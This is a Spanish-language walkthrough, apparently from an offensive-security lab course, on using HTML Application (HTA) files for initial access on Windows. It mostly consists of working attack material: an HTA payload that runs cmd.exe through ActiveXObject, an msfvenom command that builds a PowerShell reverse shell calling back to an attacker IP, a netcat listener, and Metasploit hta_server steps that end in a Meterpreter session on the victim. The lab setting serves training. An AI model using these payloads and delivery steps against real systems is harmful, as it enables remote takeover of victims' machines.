HTA significa "HTML Application". Permite crear archivos descargables que toman toda la información dependiendo de cómo se muestre y renderice. Las aplicaciones HTML, también conocidas como HTAs, las cuales son páginas HTML dinámicas que contienen JScript y VBScript. La herramienta LOLBINS (Living-of-the-land Binaries), mshta, es usada para ejecutar archivos HTA. Puede ser ejecutado por sí mismo o automáticamente desde Internet Explorer.
El es siguiente ejemplo, usaremos un ActiveXObject en nuestro payload como PoC para ejecutar cmd.exe. Considera el siguiente código HTML.
<html>
<body>
<script>
	var c= 'cmd.exe'
	new ActiveXObject('WScript.Shell').Run(c);
</script>
</body>
</html>
Luego, sirve payload.hta desde un servidor web, esto podría ser hecho desde la máquina así:
user@machine$ python3 -m http.server 8090
Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/)
En la máquina víctima, visita el link malicioso usando Microsoft Edge.


Una vez presionado Run, el archivo payload.hta es ejecutado y luego invocará a cmd.exe. La imagen siguiente muestra que ha ejecutado exitosamente el cmd.exe.
Conexión Reversa HTA
Podemos crear un payload de reverse shell así:
user@machine$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.232.37 LPORT=443 -f hta-psh -o thm.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hta-psh file: 7692 bytes
Saved as: thm.hta
Usamos msfvenom del framework Metasploit para generar el payload malicioso para conectarnos de vuelta a la máquina atacante.
En la máquina atacante, necesitamos escuchar por el puerto usando nc.
Una vez que la víctima visita la URL maliciosa y le da a ejecutar, obtendremos la conexión.
user@machine$ sudo nc -lvp 443
listening on [any] 443 ...
10.8.232.37: inverse host lookup failed: Unknown host
connect to [10.8.232.37] from (UNKNOWN) [10.10.201.254] 52910
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads>
pState\Downloads>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 4:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::fce4:699e:b440:7ff3%2
   IPv4 Address. . . . . . . . . . . : 10.10.201.254
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1
HTA Malicioso vía Metasploit
Hay otra forma de generar y servir archivos HTA maliciosos usando el framework Metasploit. Primero ejecuta el framework usando msfconsole -q. Bajo la sección de explotación, hay un exploit/windows/misc/hta_server, el cual requiere seleccionar y configurar información como LHOST, LPORT, SRVHOST, Payload y finalmente ejecutar exploit para correr el módulo.
msf6 > use exploit/windows/misc/hta_server
msf6 exploit(windows/misc/hta_server) > set LHOST 10.8.232.37
LHOST => 10.8.232.37
msf6 exploit(windows/misc/hta_server) > set LPORT 443
LPORT => 443
msf6 exploit(windows/misc/hta_server) > set SRVHOST 10.8.232.37
SRVHOST => 10.8.232.37
msf6 exploit(windows/misc/hta_server) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/misc/hta_server) >
[*] Started reverse TCP handler on 10.8.232.37:443
[*] Using URL: http://10.8.232.37:8080/TkWV9zkd.hta
[*] Server started.
En la máquina de la víctima, una vez que hemos visitado el archivo HTA malicioso, deberíamos obtener una reverse shell.
user@machine$ [*] 10.10.201.254    hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 10.10.201.254
[*] Meterpreter session 1 opened (10.8.232.37:443 -> 10.10.201.254:61629) at 2021-11-16 06:15:46 -0600
msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-1AU6NT4
OS              : Windows 10 (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > shell
Process 4124 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\app>